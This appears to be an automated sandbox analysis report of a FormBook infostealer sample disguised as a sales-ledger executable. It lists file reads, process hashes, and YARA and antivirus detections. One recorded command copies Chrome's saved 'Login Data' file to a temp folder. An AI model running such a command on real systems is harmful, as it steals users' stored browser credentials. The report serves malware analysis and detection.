C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DFE1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21316	success or wait	1	6DFE203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	127	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CE41B4F	ReadFile

Analysis Process: conhost.exe PID: 6220 Parent PID: 2420

General

Start time:	14:40:07
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Require your Sales Ledger from 01-April-2020.exe PID: 6300 Parent PID: 5792

General

Start time:	14:40:08
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe
Imagebase:	0x710000
File size:	736256 bytes
MD5 hash:	C7C27E1859F1593AEDB1EEBF0A15175E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.373722218.0000000000D60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.373722218.0000000000D60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.373722218.0000000000D60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.373557469.0000000000CE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.373557469.0000000000CE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.373557469.0000000000CE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000018.00000002.372679225.0000000000712000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000018.00000000.311765187.0000000000712000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.372523028.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.372523028.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.372523028.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 29%, ReversingLabs
Reputation:	low

Analysis Process: explorer.exe PID: 3388 Parent PID: 6300

General

Start time:	14:40:10
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmmon32.exe PID: 6856 Parent PID: 3388

General

Start time:	14:40:33
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x960000

File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000020.00000002.478765865.0000000002FE8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000020.00000002.478213740.0000000002F10000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000020.00000002.478213740.0000000002F10000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000020.00000002.478213740.0000000002F10000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000020.00000002.474991330.0000000002B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000020.00000002.474991330.0000000002B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000020.00000002.474991330.0000000002B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Analysis Process: cmd.exe PID: 2644 Parent PID: 6856

General

Start time:	14:40:43
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V
Imagebase:	0x380000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 3468 Parent PID: 2644

General

Start time:	14:40:43
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis